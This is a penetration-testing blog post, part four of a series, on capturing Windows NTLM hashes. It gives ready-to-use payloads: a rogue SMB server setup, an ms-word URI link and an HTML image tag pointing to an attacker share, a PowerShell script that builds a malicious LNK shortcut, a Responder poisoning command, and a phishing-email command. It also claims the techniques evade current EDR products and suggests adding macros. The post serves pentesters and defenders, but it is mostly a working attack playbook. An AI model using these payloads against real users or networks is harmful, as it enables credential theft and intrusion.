
A Pentesters Guide – Part 4 (Grabbing Hashes and Forging External Footholds)

If you're a penetration tester, you'll know the beauty of grabbing hashes and how easy at times it can be. All techniques discussed here have been tested in the past month and are not caught by anti-virus, including the fancy EDR's like Crowdstrike and Sentinel One.
Hash capture methods covered:
- Externally via: Malicious Word Documents, URI Handler Hash Extraction, Outlook Embedded Images
- Internally via: Malicious LNK files, LLMNR Poisoning
Corporate Infrastructure
Common characteristics observed in pentested companies include:
- Usually have VPN endpoints in firewalls
- Have locked down perimeters
- Use Office 365 (connected to AD)
- Usually use Outlook & Microsoft Office on endpoints
- Run Windows 10
- May use Sharepoint, Jira, or similar products
- May not use 2FA/MFA (especially if new to security)
External Hash Grab Methods
While companies shouldn't permit external port 445 or SMB traffic, many do. In my experience, many companies with the exception of a few (especially if they've only had a few pentests before) allow SMB egress, even on the mostly locked down corporate networks.
Your campaign is going to be most successful the first time it fires — if you have to correct your campaign and fire it again, you'll likely get less interest from your target(s), so be sure to test repeatedly before you send your first email.
Malicious Framesets Word Document
This technique involves generating a malicious word document abusing framesets to remotely link to a responder or PwnFile server. See this guide on Microsoft Office NTLM hashes via frameset for background.

Recommended setup involves spinning up a server on Digital Ocean, installing Docker, and deploying PwnFile:
docker build -t delta/pwnfile . && docker run -ti -p 445:445 delta/pwnfile


Once running, send the victim the malicious document pointing to your PwnFile/Responder/Impacket server. When the document is opened, you will receive hashes.
URI Handler Hash Extraction
The framesets document method requires the target to download, open the document, and click an external assets button. This section introduces an improved technique.
Credit to zSec for sharing this method — an absolutely awesome dude.
The technique abuses the ms-word URI. A sample link format:
ms-word:ofe|u|file://192.168.1.221/share/doc.docx
When clicked in Outlook, this prompts connection to a rogue SMB server without user prompts, capturing hashes. The document then opens. This is vastly more convincing than the Responder method with framesets as the target will be able to view an actual document.
Optionally, macros can be embedded for additional impact: if you're feeling lucky, you can even embed Macros for a quick one-two punch.
Outlook Embedded Images
Start PwnFile or Responder and optionally add an image to the fileshare. Link using HTML:
<img width="100" src="//192.168.1.221/share/filename.png">
Send to the target via email. When opened, if remote images are enabled, a hash is captured. The issue is, a lot of Outlook configurations will not allow remote image downloads.
The technique is most useful when sending from a compromised account. In my experience, image downloads for emails of the same domain (such as colleagues) are generally enabled — such as bob@company.com to sarah@company.com.
Internal Hash Grab Methods
LNK Files
This method applies to internal engagements after initial enumeration or achieving certain access levels.
$ip = '192.168.1.221'
$filename = 'test.ico'

$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("evil.txt.lnk")
$lnk.TargetPath = "$HOME\evil.txt"
$lnk.WindowStyle = 1
$lnk.IconLocation = "\\$ip\$filename"
Write-Output $lnk.Save()

Write-Output "Saved successfully at $HOME\evil.txt"
Change the IP to the PwnFile/Responder server. The remote file doesn't need to exist. Placing the shortcut on file shares captures hashes from directory visitors: if you have read/write access to the infamous "main" fileshare, then you will catch a lot of hashes throughout the day.
LLMNR Poisoning
A very common and well known technique for grabbing hashes on internal engagements.
Windows hostname resolution attempts DNS first, then LLMNR, then NetBios. The protocols can be poisoned to trick victims into connecting to attacker machines.
A use case involves WPAD — see this LLMNR/NBT-NS poisoning using Responder guide for background.
Responder.py is the industry-standard swiss army knife for LLMNR/NetBios poisoning to getting hashes.
sudo python2 Responder.py -I eth0 -wrfFP
Running this will usually score you one or two hashes (depending on the environment), specifically when people open their web browsers due to the --wpad option.
Conclusion
Multiple methods exist for extracting hashes from Windows hosts. Usually obtaining hashes and cracking them is a core staple in many day-to-day engagements, especially internal testers.
A tool called Apollo is a command line tool for sending email, and supports templating with ERB. Templates that include the MS-Uri method and the remote image method are both preloaded with Apollo.
Example Apollo command:
./Apollo.rb --template Uri --email target.email@outlook.com --subject "Evil Email" --identity john --vars "ip=192.168.1.221,share=share,filename=certificate.docx"
If you liked this or found this helpful, please share this article.